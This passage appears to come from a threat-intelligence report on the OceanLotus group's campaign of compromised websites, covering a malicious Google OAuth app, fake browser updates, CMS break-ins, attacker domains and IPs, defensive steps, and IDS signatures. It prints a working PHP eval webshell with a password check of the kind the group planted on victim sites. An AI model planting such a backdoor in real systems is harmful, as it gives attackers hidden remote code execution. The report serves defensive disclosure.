If the targeted user chooses **ALLOW**, the OceanLotus Google App immediately logs into the account and starts accessing it. The account has permissions to access all e-mail and contacts, which is all the access OceanLotus needs to conduct digital surveillance. Volexity strongly recommends that anyone that thinks they may have been targeted with this campaign or similar attacks review the **Defense Against Ocean Lotus** section below.

OceanLotus is also known to be distributing malware in the form of fake Internet Explorer, Chrome, and Firefox updates. Volexity has observed similar attacks via spear phishing against targeted organizations that leverage some of the same malware infrastructure. In these cases, the following Amazon S3 buckets were used to distribute the malware through JavaScript as part of OceanLotus Framework B or direct links from spear phishing campaigns.

- dload01.s3.amazonaws.com
- download-attachments.s3.amazonaws.com

Volexity has observed multiple custom malware families and Cobalt Strike delivered through these campaigns. Details on the observed malware samples are forthcoming.

Victim Websites Backdoored

Volexity has worked with multiple victim organizations to assist with incident response efforts and to remedy their compromised systems. This process lead to the identification of different ways the OceanLotus group gains access to the compromised websites and how they maintain access.

Initial Compromise

Volexity has observed OceanLotus compromising sites one of two ways:

1. Direct user account access to the website's content management system (CMS)
2. Exploitation of outdated plugins and/or CMS components

It is currently unknown how the intruders gain working credentials to the victim websites. Based on the TTPs leveraged by OceanLotus, it is possible that credentials could have been socially engineered (phished) from the victims or that the system administrators have been backdoored and a keylogger has assisted in capturing the login credentials. Alternatively, it is possible that some of the credentials were simply guessed. Several of the Vietnamese websites are running on Google's Blogspot platform, so it is reasonable to believe that those users' Google accounts may be compromised. In the case of exploitation, the CMS software used by the victim organizations was often woefully out of date. Both the core components and added plugins had remotely exploitable vulnerabilities that lead to compromise.

Persistent Access

In all examined cases, OceanLotus attackers added PHP webshells to the victim websites. In most cases, the intruders added a new file that was designed to blend in with the web directory in which it was placed. In some cases, Volexity observed OceanLotus adding PHP code to an existing legitimate file already on the webserver.

```
if(@$_POST['<variable-1>']&&@md5(md5($_POST['<variable-2>']))=='<md5 hash>')
{
$x="\x62\x61\x73\x65\x36\x34\x5f\x64\x65\x63\x6f\x64\x65";@eval($x($_POST['<variable-1>']));exit();
```

The hex code storage in **$x** translates to **base64_decode**. This code checks to see if **variable-1** is set and then validates whether the MD5 of the MD5 of the value set for **variable-2** matches an expected MD5 hash. If these both evaluate as true, the contents of **variable-1** are base64 decoded and evaluated on the system. This is a simple webshell that, similar to a China Chopper shell, allows direct execution on the system under the privileges of the account running the webserver. The OceanLotus intruders use these shells to interact with the system and update their JavaScript code on the various websites.

OceanLotus also appears to have a potentially automated process that periodically checks if the webshells are still present on the victim systems.

Campaign Infrastructure

Volexity has identified a vast and sprawling amount of infrastructure leveraged by OceanLotus as a part of this strategic web compromise campaign. There are even more indicators associated with various malware campaigns that Volexity will detail in another OceanLotus post to follow. OceanLotus's attack infrastructure has several unique characteristics, which makes it easy to identify if a particular system is under their control. As a result, Volexity was able to identify numerous systems that were not directly observed in active attacks but are strongly believed to be tied to OceanLotus. In the sections below, the infrastructure has been separated into **active** and **inactive/unknown** categories. If the infrastructure is listed as **active**, this means that Volexity has directly observed the hostname's use in an attack. If the infrastructure is listed as **inactive/unknown**, this means that Volexity found evidence the hostname was used in a past attack but is no longer in use or it has never been observed in a direct attack but has unique characteristics indicative of OceanLotus infrastructure.

Active

Hostname	IPv4 Address	IPv6 Address
a.doulbeclick.org	45.76.147.201	2001:19f0:4400:48ea:5400:ff:fe71:3201
ad.adthis.org	45.77.39.101	2001:19f0:4400:48fd:5400:ff:fe71:3202
ad.jqueryclick.com	64.62.174.146	N/A
api.querycore.com	64.62.174.41	N/A
browser-extension.jdfkmiabjpfjacifcmihfdjhpnjpiick.com	79.143.87.174	N/A
cdn-js.com	128.199.227.80	N/A
cdn.adsfly.co	45.32.100.179	2001:19f0:4400:4798:5400:ff:fe71:3200
cdn.disqusapi.com	45.76.179.28	2001:19f0:4400:4989:5400:ff:fe71:3204
cloudflare-api.com	45.32.105.45	NA
cory.ns.webjzcnd.com	139.59.223.191	NA
googlescripts.com	45.114.117.164	NA
health-ray-id.com	138.197.236.215	2604:a880:2:d0::378c:e001
hit.asmung.net	45.32.114.49	NA
jquery.google-script.org	45.32.105.45	NA
js.ecommer.org	45.76.179.151	2001:19f0:4400:48fd:5400:ff:fe71:3202
s.jscore-group.com	64.62.174.17	NA

s1.gridsumcontent.com	103.28.44.112	NA
s1.jqueryclick.com	64.62.174.145	NA
ssl.security.akamaihd-d.com	37.59.198.131	NA
stat.cdnanalytic.com	203.114.75.22	NA
stats.widgetapi.com	64.62.174.99	NA
track-google.com	203.114.75.73	NA
update.security.akamaihd-d.com	89.33.64.207	N/A
update.webfontupdate.com	188.166.219.18	2400:6180:0:d0::4315:d001
wiget.adsfly.co	45.32.100.179	2001:19f0:4400:4798:5400:ff:fe71:3200
www.googleuserscontent.org	139.59.217.207	2400:6180:0:d0::4315:7001

Inactive/Unknown Status

Volexity was able to identify a substantial amount of infrastructure that belongs to OceanLotus that is setup in a manner consistent with the above hostnames. However, Volexity has not directly observed attacks leveraging these hostnames.

Hostname	IPv4 Address	IPv6 Address
ad.linksys-analytic.com	64.62.174.16	N?A
ads.alternativeads.net	45.77.39.101	2001:19f0:4400:48fd:5400:ff:fe71:3202
api.2nd-weibo.com	64.62.174.146	N/A
api.analyticsearch.org	64.62.174.41	N/A
api.baiduusercontent.com	79.143.87.174	N/A
api.disquscore.com	128.199.227.80	N/A
api.fbconnect.net*	sinkholed	N/A
cache.akamaihd-d.com	89.33.64.232	N/A
cloud.corewidget.com	139.59.217.207	2400:6180:0:d0::4315:7001
core.alternativeads.net	139.59.220.12	2400:6180:0:d0::4315:9001
d3.advertisingbaidu.com	139.59.223.191	NA
eclick.analyticsearch.org	64.62.174.21	N/A
google-js.net	45.32.105.45	NA
google-js.org	45.32.105.45	NA
google-script.net	45.32.105.45	N/A
gs.baidustats.com	103.28.44.115	NA

linked.livestreamanalytic.com	139.59.220.10	2400:6180:0:d0::4315:8001
linksys-analytic.com	64.62.174.17	NA
live.webfontupdate.com	188.166.219.18	2400:6180:0:d0::4315:d001
static.livestreamanalytic.com	139.59.220.10	2400:6180:0:d0::4315:8001
stats.corewidget.com	139.59.217.207	2400:6180:0:d0::4315:7001
update.akamaihd-d.com	37.59.198.130	NA
update.webfontupdate.com	188.166.219.18	2400:6180:0:d0::4315:d001
upgrade.liveupdateplugins.com	128.199.90.216	2400:6180:0:d0::4315:c001
widget.jscore-group.com	64.62.174.9	NA

Defending Against OceanLotus

While the described attack campaign relies on fooling a user, the popups on the websites are quite convincing and legitimate looking. As a result, Volexity would recommend immediately putting in blocks or sinkholes for the domains and IP addresses listed above to prevent profiling and possible exploitation. The observed attacks thus far have relied on social engineering campaigns; however, it would be trivial for OceanLotus to introduce an exploit into this chain. As for malware indicators, Volexity will be providing additional data related to malware and backdoor infrastructure in a future write-up to follow soon.

When it comes to Google accounts, Volexity would recommend that users enable the2-Step Authentication. This is an effective way to prevent access to a Google account should the password be compromised. However, in the case of this OceanLotus campaign, the attackers are leveraging a Google App that has OAuth authorized access to the victim's e-mail and contacts. This effectively bypasses 2-Step authentication as a result. Users should be very careful to only authorize legitimate and known Google Apps. Users can verify what Google Apps have access to their account by visiting the following URL:

- https://myaccount.google.com/u/1/permissions

This will list the Google Apps with access to the account along with their permission levels. It is possible to defend against unauthorized applications and increase a Google Accounts security through the Google Advanced Protection Program as well

Users can further verify what Google Apps and devices are accessing their account via the following steps:

- Log into Gmail from a web browser via https://mail.google.com
- Scroll to the bottom of the page and click **Details** to see a list of recent accesses to the account

If any access stands out as coming from an unauthorized application or address, the guidance in

the steps on the following page should be reviewed:

- https://support.google.com/mail/answer/7036019

Finally, for website administrators, the key recommendations are as follows:

- Use strong passwords for CMS and system authentication
- Restrict access to the system and CMS functionality as much as possible (limited users, ACLs, etc.)
- Implement two-factor (2FA) where possible
- Keep operating systems, CMS software, and CMS plugins up-to-date
- Disable or remove any accounts that are no longer needed or are unrecognized

Network Signatures

In addition to the domains and IP addresses, the following network signatures can be used to detect various OceanLotus profiling and targeting activity.

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"Volex – OceanLotus JavaScript Load (connect.js)"; flow:to_server,established; content:"GET"; http_method; content:"connect.js?timestamp="; http_uri; sid:2017083001; )


alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"Volex – OceanLotus JavaScript Fake Page URL Builder Response"; flow:to_client,established; file_data;content:"{|22|link|22|:|22|http"; depth:13; file_data; content:"|22|load|22|"; sid:2017083002; rev:1;)


alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"Volex – OceanLotus System Profiling JavaScript (linkStorage.x00SOCKET)"; flow:to_client,established; file_data; content:"linkStorage.x00SOCKET"; sid:2017083003;)
```

Conclusion

Volexity believes the OceanLotus threat group has rapidly advanced its capabilities and is now one of the more sophisticated APT actors currently in operation. While Volexity does not typically engage in attempting attribution of any threat actor, Volexity does agree with previously reported assessments that OceanLotus is likely operating out of Vietnam. This is largely due to the extreme and wide-scale nature of certain targeting that would be extremely unlikely to align with the interests of those outside of Vietnam. As a result, Volexity believes that OceanLotus has been rapidly developing a highly skilled and organized computer network exploitation (CNE) capability.